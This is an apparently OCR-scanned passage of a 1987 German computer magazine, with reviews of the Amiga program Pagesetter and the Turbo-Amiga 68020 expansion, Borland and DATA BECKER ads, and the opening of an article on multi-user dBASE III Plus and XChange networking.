Ein Kapitel für sich stellt das Ausdrucken der erstellten Seite dar. Im Prinzip zeigt der PageSetter alles, was auf dem Bildschirm zu sehen ist, auch genauso, wie es auf dem Papier erscheint – WYSIWYG (What You See Is What You Get). PageSetter bringt alle Grafiken und auch alle Zeichensätze und Schriftarten in jeder Größe zu Papier. Der zum Test benutzte Drucker war ein NEC P6 mit automatischem Einzelblatteinzug. Es wurde der Amiga-eigene Druckertreiber namens 'epson' verwendet, mit dem ansonsten Textausdrucke problemlos ablaufen. Im Grafik-Modus gibt es jedoch Schwierigkeiten mit der Seitenlänge und dem Vorschub. Eine normale DIN-A4-Seite wird auf fünf Seiten verteilt, von denen jeweils nur das obere Fünftel bedruckt wird. Ab und zu wurde auch normale Schrift in der (horizontalen) Mitte durch einen etwa 1mm breiten Zeilenvorschub geteilt. Da die Amiga-eigene Hardcopy-Routine 'GraphDump'

diesen einen Millimeter auch bei jedem Zeilenvorschub zuviel macht, liegt der Fehler wahrscheinlich im Druckertreiber. Abhilfe schafft hier erst der Einsatz des mit CBM_MPS2xxx bezeichneten Treibers – bei Commodore bei ,3+ der P6 MPS2000.

Fazit

Pagesetter ist ein preiswertes Programm, das einfach und angenehm zu bedienen ist und den gestellten Anforderungen im großen und ganzen gerecht wird. Mankos sind der Ausdruck, der Texteditor aufgrund seines geringen Arbeitstempos und die Speicherplatzprobleme. Da das Pagesetter-Programm nicht nur Multitasking wegen des recht großen Speicherbedarfs fast unmöglich macht, sondern sogar schon mal mangels Speicherplatz abstürzt, wenn man sehr umfangreiche

Texte nach der Bearbeitung in die Seite integrieren will, sollte man eine Mega-Erweiterung ernsthaft ins Auge fassen. Selbst deren Nutzen ist allerdings begrenzt, da der Löwenanteil des benötigten Speichers innerhalb der unteren 512 KByte des Systems liegt. Dies hat seinen Grund darin, daß die speicherplatzintensivsten Operationen des Programms direkt im Bildschirmspeicher oder zumindest im Zugriffsbereich der Zusatzchips ablaufen müssen, um deren geschwindigkeitssteigernde Wirkung zu nutzen. Die Programmierer haben das Problem erkannt und sogar eine Memory-Cleanup-Routine in das Programm eingebaut, um Abhilfe zu schaffen. Dennoch ist auch deren Nutzen begrenzt auf das Freischaufeln des tatsächlich vorhandenen Speichers. Ein bedauerliches Manko, das bei einem freien Speicherplatz von


AMIGA Pagesetter

Since the desktop publishing boom started to gain momentum, the industry has seen a number of products designed to help you create professional looking documents. Some of these products are designed to help you create professional looking documents. Some of these products are designed to help you create professional looking documents.

brought the power of the word to the desktop. It's not just the text that matters, it's the graphics that make the difference. Pagesetter gives you the tools you need to create professional looking documents. It's not just the text that matters, it's the graphics that make the difference.

freedom, and enhance them with a variety of shadings and borders. Create stunning artwork and hard-hitting copy quickly and easily using the built in graphic and text editors or import them from your favourite AMIGA graphic or word processors. Pagesetter also includes an extensive library of clipart, to allow you to get up and running right away. And at all times, **WHAT YOU**

Hardware for Amiga/AmigaX/Amiga 128 and Amiga 500. Support for LaserJet and other PostScript printers.



AMIGA 500

Other features include:
 4 justification modes.
 Automatic article formatting, through columns and between pages.
 Text styles include underlined, bold, italic, and all combinations.
 Graphics may be sized or cropped or filled.
 Multi-page documents, with variable page and margin sizes.
 Headers, grids, columns, and margins.

product crisp, professional types, ornaments, signs and resumes quickly and easily at a fraction of the cost of commercial typesetting.

of page design, use macros to zoom in for detailed work, or pull back for the full page. combine text

Für die Erstellung dieses Ausdrucks muß man Pagesetter verlassen und das Programm 'PagePrint' aufrufen – das dann rund eine halbe Stunde für den Ausdruck dieser Seite benötigt.

etwa 430 KByte (Kickstart 1.1, Programmstart vom CLI aus und ohne zweites Laufwerk) nicht sein müßte. Vor dem Kauf des durchaus empfehlenswerten Programms sollte man sich außerdem vergewissern, daß die erstellten Seiten auch fehlerfrei auf dem benutzten Drucker ausgegeben werden.




SPEED.LIB

Christian Niedergesäß
SPEED.LIB

Die superschnelle Toolbox
für Turbo-Pascal

AMIGA 500



AMIGA 500

Schöne Neue Welt der Sprachen

Nach TURBO PASCAL, dem Meistverkauften, und TURBO PROLOG, dem Zukunftsweisenden, bringen wir jetzt das eigentlich Unmögliche: TURBO BASIC.

Mit allem, was dazugehört. Verblüffend schnell, komfortabel wie gewohnt und ohne Kompromisse. 100% BASICA/GWBASIC-kompatibel, aber strukturierbar wie Pascal, mit Prozeduren und wenn Sie wollen auch ohne »Goto«. Und wäre unser jüngstes Kind nicht wieder einmal superpreiswert, dann wären wir nicht Heimsoeth & Borland.

Turbo Basic

Ein einzigartiges Entwicklungssystem mit integriertem Editor, Fenstern, Pull-down Menüs und speicherresidenter Programm-entwicklung. TURBO-BASIC ist ein echtes Spitzen-Basic: 100% BASICA/GWBASIC kompatibel plus allem, was Basic bisher gefehlt hat:

- Unterstützt 640 KByte Hauptspeicher und produziert echte EXE-Files.
- Prozeduren/Funktionen mit lokalen Variablen und Rekursion.
- Zeilennummern sind rein freiwillig.
- Strukturierte Programmierung mit DO (WHILE/UNTIL) LOOP, und SELECT CASE. (Fast wie Pascal.)
- Dynamische Array's mit je bis zu 64 KByte, Strings mit bis zu 32 KByte.
- Unterstützung aller DOS 2.0-Dateifunktionen plus Binärfilenamekommandos und DOS-, BIOS-, System- und Maschinenprogrammaufrufe.
- Grafik, Sound und EGA-Unterstützung.

Turbo Pascal

Setzt nach wie vor Standards. Kein Wunder: Es war eben noch nie so einfach, schnelle, kompakte Programme in Pascal zu schreiben:

- Komplette Programmierumgebung mit Editor, Compiler und Programm gleichzeitig im Speicher.
 - Fehler werden direkt im Editor angezeigt.
 - Compiler erzeugt in einem Durchlauf (ohne Linker) schnellen, kompakten 8088-Maschinencode.
 - Vollständig, plus Erweiterungen für String-Handling, Zahlenkonversion, DOS 2.0/BIOS-Aufrufe, Grafik, erweitertes IO/File-handling.
- Mit den TURBO PASCAL Toolboxen bewältigen Sie auch die schwierigsten Programmieraufgaben. Mit der EDITOR TOOLBOX schreiben Sie Ihr eigenes Textprogramm, mit der DATABASE TOOLBOX Ihre Datenbank, und mit der GRAPHIX TOOLBOX realisieren Sie komplizierte Grafikprogramme. Zum Spiele-Programmieren GAMEWORKS und MAUS zum Ansteuern der MS-Maus.

Turbo Prolog

Einschalten und intelligent sein: Ob Sie einfach Prolog lernen wollen oder ein komplexes Expertensystem entwickeln, TURBO PROLOG macht es Ihnen leicht. Dafür sorgen auch über 60 Beispielprogramme und unsere Mini-datenbank Eurodat im Quellcode. TURBO PROLOG ist aber kein weltfremdes System für Theoretiker, sondern voll auf Ihren PC abgestimmt. Mit einzigartiger Entwicklungsumgebung und vollem Zugriff auf DOS/BIOS, Register und Maschinencode. TURBO PROLOG ist wahrscheinlich die schnellste Prolog-Implementation auf dem IBM PC/AT. Die Toolbox für TURBO-PROLOG: Mit 80 Tools und 40 Beispielprogrammen für den Aufbau von Expertensystemen, Datenbanken, Businessgrafik, Kommunikation und Compilerbau. MINIGOL, ein ganz kleiner Algol-Compiler im Quellcode ist auch dabei.

	DM (incl. MwSt.)	DM (ohne MwSt.)	Zur Vermeidung von Rückfragen bitte genau angeben:	Name
<input type="checkbox"/> Turbo-Basic*	285,-	250,-	Bezeichnung Ihres Rechners	Straße
<input type="checkbox"/> Turbo Pascal 8 Bit	225,72	198,-	Größe der Diskette in Zoll	PLZ/Ort
<input type="checkbox"/> Turbo Pascal 3.0 16 Bit*	285,-	250,-		
<input type="checkbox"/> Turbo Tutor	111,72	98,-	Betriebssystem, Versionsnummer Für IBM+Kompatible: PC-DOS	Telefon
<input type="checkbox"/> Turbo Database	225,72	198,-		
<input type="checkbox"/> Turbo Graphix	225,72	198,-	Unterschrift	
<input type="checkbox"/> Turbo Editor*	225,72	198,-		
<input type="checkbox"/> Turbo Gameworks*	225,72	198,-	Inland	
<input type="checkbox"/> Turbo Pascal 8087*	478,80	420,-		
<input type="checkbox"/> Turbo Pascal BCD*	478,80	420,-	Ausland	
<input type="checkbox"/> Turbo Pascal 8087 + BCD*	513,-	450,-		
<input type="checkbox"/> Turbo Prolog*	396,72	348,-	<input type="checkbox"/> Scheck (Versandkosten incl.)	Heimsoeth Software GmbH & Co. KG Fraunhoferstraße 13 D-8000 München 5 Telefon (089) 2 60 94 67/26 40 60 Telex 5212637 mcm d
<input type="checkbox"/> Prolog Toolbox*	285,-	250,-	<input type="checkbox"/> Nachn. (+ DM 6,- Versandkosten)	
<input type="checkbox"/> Turbo Lightning*	396,72	348,-		
<input type="checkbox"/> Sidekick*	259,92	228,-		
<input type="checkbox"/> Reflex*	510,72	448,-		
<input type="checkbox"/> Informationsmaterial			<input type="checkbox"/> Scheck (+ DM 10,- Versandkosten)	
* nicht für CP/M 80			<input type="checkbox"/> Nachn. (+ DM 16,- Versandkosten)	



Turbo-Amiga

68020/68881, 512 KB RAM und 20-MB-Harddisk für Amiga 1000

Lars-Christian Wiese

Der Bedarf an Rechnerleistung steigt ständig. Wer gestern noch mit einem CP/M-80-System zufrieden war, wünscht sich jetzt einen 32-Bit-Rechner mit der Power einer VAX. Für den Amiga 1000 gibt es jetzt eine Erweiterung auf der Basis des 32-Bit-Micros 68020, mit der er nach Angaben des Herstellers einen IBM AT mit 40facher Geschwindigkeit überholt.

Die Erweiterung nennt sich Turbo-Amiga und wird von der Firma Computer System Associates (CSA) in San Diego produziert. Der Turbo-Amiga ist eine Sidecar-ähnliche Box, die seitlich an den Erweiterungsbus des Amiga angesteckt wird. Die unbestückte Box enthält ein Treiber-Board mit fünf freien, 100poligen Slots und ein 100-W-Netzteil. Die Slots entsprechen praktisch denen des Amiga 2000 und werden bei CSA Zorro- oder Ranger-Bus genannt. Im Gegensatz zu den Amiga-Slots führt der Ranger-Bus noch das 28-MHz-Taktsignal. Die Karten der Turbo-Box lassen sich wegen ihrer abweichenden Abmessungen nicht im Amiga 2000 verwenden. Von CSA gibt es diesen Kartensatz daher noch einmal in einer Ausführung für den 2000.

Auf der Rückseite der Box befinden sich der Netzschalter, die Netzsicherungen und zwei Steckdosen für die Versorgung des Amiga und des Monitors.

So ist es möglich, das gesamte System gleichzeitig ein- oder auszuschalten. Das Testmodell war zwar für 220 Volt Netzspannung ausgelegt, die Buchsen entsprachen aber noch der amerikanischen Norm.

Die getestete Konfiguration war mit einer CPU-Platine (Turbo-CPU), einer 512-K-Byte-Speichererweiterung (Turbo-MEM512), mit einem SCSI-Controller (Turbo-SCSI) und mit einer 20-MByte-Harddisk (Turbo-WIN20) bestückt. Es blieben zwei Slots für weitere Karten frei.

Auf der CPU-Platine befinden sich der 68020 und der 68881, die mit einer Taktfrequenz von 14,3 MHz betrieben werden. An zwei Seiten sind Pfostenleisten angebracht, über die mittels Flachbandkabel Daten und Adressen mit jeweils 32 Bit Breite zu den Speicherkarten geführt werden. Der Zugriff auf die übrigen Karten der Erweiterung und auf den Amiga läuft

mit 16-Bit-Datenbusbreite über den Ranger-Bus.


Der installierte Speicher liegt im Adreßbereich von 7F000000 bis 7F07FFFF und liegt damit außerhalb des 16-MByte-Adreßraums des 68000. Es kann so nicht zu Konflikten mit eventuell im Amiga vorhandenen Speichererweiterungen kommen. Die Turbo-Box ist daher auch nicht autokonfigurierbar und wird erst in der Startup-Sequenz der Boot-Diskette initialisiert. Der RAM-Bereich kann in vier Bänken zu je 128 KByte schreibgeschützt werden. Der Einbau weiterer Speicherkarten ist ebenso möglich wie die alternative Bestückung dieser Karten mit EPROMs.

Die letzte Karte ist der DMA-unterstützte Harddisk-Controller. Als DMA-Controller findet der 68450 Verwendung, die SCSI-Schnittstelle ist mit den Bausteinen NCR8310 und NCR5385E aufgebaut. Mit entsprechenden Treibern lassen sich nicht nur größere Festplatten anschließen, sondern auch CD-Player und Video-Recorder mit SCSI-Schnittstelle. Die 20-MByte-Platte von Rodime hat eine mittlere Zugriffszeit von 85 Millisekunden, die maximale Datenübertragungsrate liegt bei 0,937 MByte/Sekunde.

Treibersoftware inklusive

Die Installation ist denkbar einfach. Durch den Anschluß der Box an den Expansionbus wird die 68000-CPU im Amiga abgeschaltet, und der 68020 übernimmt die Regie über das System. Auf den mitgelieferten Disketten sind sämtliche notwendigen Treiber enthalten. Es sind dies eine Kickstart-Diskette Version 1.2, Lib 33.180, und eine Workbench Version 1.2, Lib 33.47. Letztere enthält die Batch-Datei 'Harddisk-Install', welche die Festplatte formatiert und alle wichtigen Teile einer normalen Workbench-Diskette auf die Harddisk kopiert. Mit der Datei 'TurboWB-Install' kann eine abgespeckte Workbench-Diskette erzeugt werden, welche dann zum Start des Systems mit formatierter und bespielter Festplatte dient.

Mit der Turbo-Box beschleunigt sich auch der Zugriff auf die Diskettenlaufwerke um nahezu 100%. Hier machen sich die



Drei Slot-Karten machen den Amiga flott.

doppelt so hohe Taktfrequenz und der 32 Bit breite Zugriff auf die Daten bemerkbar, die sämtliche internen Berechnungen und das Task-Switching beschleunigen. Die Zugriffsgeschwindigkeit auf die Festplatte liegt dann noch einmal um den Faktor 2 bis 3 höher, was nicht zuletzt dem DMA-Baustein im

Harddisk-Controller zu verdanken ist. Das Öffnen eines Harddisk-Directory oder der Transfer eines Files auf der Festplatte ist mit einer Geschwindigkeit möglich, die einem intuitiven, gedankenschnellen Arbeiten mit der Maus schon sehr nahe kommt.

Die Ablaufgeschwindigkeit von Anwenderprogrammen liegt um den Faktor 2 bis 3 höher. Wer selber in Assembler programmiert, kann mit Programmschleifen, die vollständig in das Cache des 68020 passen, eine Steigerung von bis zu 500 % erzielen. Der Arithmetik-Prozessor (68881) verzehnfacht ungefähr die Ausführungsgeschwin-

digkeit von mathematischen Operationen. Dies zeigen besonders die Zeitmessungen bei den Mandelbrot-Programmen.

Bei den Tests stellte sich heraus, daß der 68881 Priorität vor den Amiga-Chips hat. So können die Mandelbrot-Demos einem gleichzeitig laufenden Soundscape MIDI-Studio die Benutzung der DMA-Kanäle verweigern, so daß kein Ton mehr aus dem Rechner kommt.

Die große Masse der Amiga-Software läuft auch auf dem Turbo-Amiga. Zu den Programmen, die nicht laufen, gehören der MSDOS-Emulator und das Amiga-BASIC von Microsoft. Einige andere Pro-

gramme haben Probleme mit dem MOVE SR, <ea>-Befehl. Ein mitgelieferter Patch für den Priviledge-Violation-Handler beseitigt diese Schwierigkeiten (siehe c't 1/87, S.80 und c't 3/87, Ergänzungen).

Bei einigen Programmen können andere Schwierigkeiten auftauchen. Einerseits werden immer noch Programme verkauft, die bei Verwendung von Speichererweiterungen nicht oder nur eingeschränkt laufen. Andererseits scheinen noch einige versteckte Fehler im Betriebssystem zu sein, welche die Stack-Behandlung des 68020 nicht berücksichtigen, die von der des 68000 abweicht. Neue Revisionen des Betriebssystems sollen auch damit klarkommen.

Mit der Verfügbarkeit spezieller Software ist in naher Zukunft zu rechnen. Der Turbo-Amiga eignet sich etwa für Anwendungen im technisch-wissenschaftlichen Bereich oder als Low-cost-CAD-Workstation. Der Turbo-Amiga ist in der beschriebenen Konfiguration bei ITC, 4150 Krefeld, Ostwall 187 für 14 300 DM erhältlich.

Rechenintensive Programme profitieren am ehesten von der Turbo-Box.

Programm	I t 68000	I t 68020	I t 68881	I
Dhrystone 50000 ohne Register	1:49:90	31:87		
Dhrystone 50000 mit Register	1:48:79	38:11		
Aegis Draw				
Programm laden	19:84	16:47		
Laden Zeichnung Schematic	23:01	11:38		
Laden Project	45:99	20:70		
Zoom in Testbild	10:63	4:51		
Zoom all Testbild	27:63	12:53		
Modula2				
Sieve	3:88	1:43		
LinesDemo (GrafikDemo)	18:79	14:03		
AreasDemo (GrafikDemo)	1:03:86	48:96		
dbDemo (GrafikDemo)	1:09:57	37:90		
Queens	48:31	15:93		
Mandelbrot(Fractal Grafics)				
Mandelbrot's Set	3:57:83	2:02:59	1:01:03	
Unbounded Rhythms	6:13:01	3:06:25	1:12:50	
Mandelbrot's Recursion	36:07:71	18:42:92	3:10:98	
Crackle	22:33:26	11:08:73	2:10:54	
Lattice C V3.03				
Ohne -l Compileroption				
1000000 Leere FOR-Schleifen	10:19	2:33		
1000000 Leere DO-WHILE-Schleifen	8:93	1:94		
1000000 Leere WHILE-Schleifen	11:18	2:54		
Mit -l Compileroption				
1000000 Leere FOR-Schleifen	10:09	2:22		
1000000 Leere DO-WHILE-Schleifen	8:93	1:02		
1000000 Leere WHILE-Schleifen	11:18	2:51		


Ergebnisse auf einen Blick

- 2- bis 3fache Leistungssteigerung des Amiga
- flexibles Slot-Konzept
- Karten nicht im Amiga 2000 verwendbar
- RAM-Karten-Kapazität nur 512 KByte
- Taktfrequenz nicht umschaltbar für die 16,6-MHz- oder 20-MHz-Versionen der 68020/68881-Prozessoren



ALLES AUF EINEN BLICK

Befehle, Funktionen, Kommandos... egal zu welchem Rechner, welcher Software – nie kennt man sie alle, nur selten findet man sie auf Anhieb in einem Buch oder einer Zeitschrift. Oft wünscht man sich dann einen kompetenten Ratgeber, in dem man alles auf einen Blick hat. Ein Buch, wie die neuen DATA BECKER Führer. Alles übersichtlich geordnet. Nach Sachgruppen, alphabetisch mit Kurzsyntax und nach Stichworten. Wie sich Ihr Problem auch darstellen mag, mit einem Blick in den DATA BECKER Führer ist es bereits gelöst.



DATA BECKER Führer C 64 Superspiele
128 Seiten, DM 19,80

DATA BECKER Führer zum ATARI ST
240 Seiten, DM 29,80

DATA BECKER Führer zum C 64
ca. 200 Seiten, DM 19,80
erscheint ca. 3/87

DATA BECKER Führer zu C 16, 116, PLUS/4
114 Seiten, DM 19,80

DATA BECKER Führer zum JOYCE
181 Seiten, DM 29,80

DATA BECKER Führer zum Schneider CPC
208 Seiten, DM 19,80

DATA BECKER Führer zu GW/PC-BASIC
160 Seiten, DM 24,80

DATA BECKER Führer zu MS-DOS & PC-DOS
176 Seiten, DM 24,80

DATA BECKER Führer zu TURBO PASCAL
126 Seiten, DM 24,80

DATA BECKER Führer zu CP/M
139 Seiten, DM 19,80

DATA BECKER Führer zu 1st WORD
ca. 176 Seiten, DM 24,80

DATA BECKER Führer zu GfA-BASIC
254 Seiten, DM 24,80

DATA BECKER Führer zu dBASE II
ca. 150 Seiten, DM 19,80
erscheint ca. 4/87

DATA BECKER Führer zu WORD
176 Seiten, DM 29,80

DATA BECKER Führer zum C 128
ca. 200 Seiten, DM 19,80
erscheint ca. 4/87

DATA BECKER


Merowingerstr. 30 · 4000 Düsseldorf · Tel. (0211) 310010

BESTELL-COUPON

Einsenden an: DATA BECKER · Merowingerstr. 30 · 4000 Düsseldorf 1
 Bitte senden Sie mir:

per Nachnahme Zzgl. DM 5,- Versandkosten
 Verrechnungsscheck liegt bei

Name _____ Straße _____ Ort _____



Programme im Netz

dBASE III Plus und XChange

Manfred Wirtz

Die rapide Verbilligung von PCs bringt – zumindest vorübergehend – einen Vorteil für LANs bei der lokalen Bearbeitung gemeinsam benutzter Daten. Diese Anwendung entlastet aber auch Großrechner, da sich der Datenverkehr mit einem Host auf die Übermittlung vorverarbeiteter Daten beschränkt. Diese Anwendungen erfordern allerdings entsprechende Software. Will man hier nicht auf firmenspezifische Programme von Hardware-Herstellern angewiesen sein, dann stellt sich die Frage nach der Netzwerkfähigkeit von bekannten Programmpaketen. Wir vergleichen hier die Programme dBASE III Plus und XChange in ihrer Anpassung an die Netzwerkumgebung.

Netzwerkanwendungen für Klein- und Mittelbetriebe werden von vielen Hardware-Herstellern angeboten. Der Nachteil liegt hierbei sicher hauptsächlich darin, daß man über die Hardware hinaus auch noch bei der Software von einem Hersteller abhängig ist. Hat man sich aber auf den PC-Standard festgelegt, gibt es inzwischen die Möglichkeit, eine bekannte Programmumgebung anzuwenden: Das Datenbankprogramm dBASE III Plus ist netzwerkfähig. Leider gilt das (noch) nicht für die integrierten Programme Symphonie und Framework. Erst kurz vor Redaktionsschluß wurde Open Access auch in einer netzwerkfähigen Version vorgestellt, konnte aber nicht mehr berücksichtigt werden. Wir haben aber ein anderes integriertes Programm gefunden, das mit seinen vier Elementen (Datenbank, Tabellenkalkulation, Textverarbeitung und Grafik) im Netzwerk arbeiten kann. Es handelt sich um XChange vom britischen Software-Hersteller Psion.

Beide Programme liegen in

deutscher Sprache vor, bei XChange sind sogar die Programmierbefehle der Datenbank in deutsch gefaßt (das grenzt fast an ein Wunder und macht Freude beim Programmieren). Bei beiden Programmen kann man bekannte Problemlösungen zum Teil verwenden – selbst wenn sie, wie bei dBASE, ursprünglich für einen Apple geschrieben wurden. Darüber hinaus ist bei der Übernahme einer bekannten Programmumgebung die Akzeptanz für ein neues System größer.

Uns interessiert hier aber nicht die Leistungsfähigkeit der beiden Programmpakete, vielmehr geht es um die Probleme, die die gemeinsame Benutzung von Datenbanken bringt, und um die Art, wie sie bei den Programmen gelöst werden.

Das Problem

Was bei Programmen für Groß- und Minirechner mit Terminalanwendungen gang und gäbe ist, muß dem Rechner im LAN erst beigebracht werden: die Lö-

sung von Problemen bei der gleichzeitigen Bearbeitung von Daten. Den Versuch zweier oder mehrerer Anwender, gleichzeitig auf eine Datei zu schreiben, nennt man Kollision. Sie würde bedeuten, daß dabei in einem Datensatz nur eine Änderung Berücksichtigung fände, während beide Anwender subjektiv den Eindruck hätten, die Buchung sei korrekt vorgenommen worden. Diese Ergebnisse wären jedenfalls weder vorhersehbar noch korrekt.

Ganz zu schweigen von Operationen, die die gesamte Datenbank betreffen (Sortierbefehle, Maskenänderung, Löschen, . . .). Es ist leicht ersichtlich, daß hier eine ordnende Hand eingreifen muß, um Kollisionen zu vermeiden. Tabelle I zeigt die wichtigsten Grundsätze zur Vermeidung von Kollisionen. Vom Grundkonzept her werden Kollisionen dadurch vermieden, daß die Anwender nur nacheinander (seriell) Zugang zu Operationen haben, die Schreibvorgänge in Dateien zur Folge haben. Dabei sollte man – je nach Anwendung – darauf achten, daß die Zeitverzögerung möglichst klein gehalten wird, daß also die einzelnen Anwender nichts oder nur wenig davon bemerken.

Subjektiv soll es für die Anwender so scheinen, als seien Zugriffe gleichzeitig möglich (quasi-parallel) oder als gäbe es nur einen Anwender. Im übrigen erfordert eine zufriedenstellende Netzwerkanwendung noch weitere Hilfen: Angaben über den Zustand des Netzwerks und eine Übersicht über die Anwender und ihren Zugriff auf das Programm.

Geheimnis Programmierung

In der Hand des Programmierers liegt es, bezogen auf die jeweilige Anwendung, das Programm so zu gestalten, daß einerseits größtmögliche Datensicherheit gewährleistet ist und andererseits die Anwender nichts von möglichen Kollisionen merken. Am Programmpaket hingegen liegt es, welche Hilfsmittel der Programmierer zum Erfüllen dieser Anforderungen zur Verfügung hat und welche Fehlermeldungen geboten werden, damit eine Fehlerroutine alle vorhersehbaren Eventualitäten abdecken kann.

Grundsätze zur Vermeidung von Kollisionen in LANs

Maßnahme	Beispiel
1. Nur Lesen Werden Daten nur gelesen, kann von vornherein keine Kollision eintreten. Sperrungen sind hier nicht erforderlich.	Nehmen wir eine Arbeitsstation in einer Fahrplanauskunft. Sie nimmt keine Änderungen vor. Hier wird der Programmierer dafür sorgen, daß die entsprechende Datei mit einem 'Nur-Lese-Befehl' geöffnet wird. Ebenso kann eine Arbeitsstation in einem Reisebüro arbeiten, solange an ihr keine Buchungen vorgenommen werden.
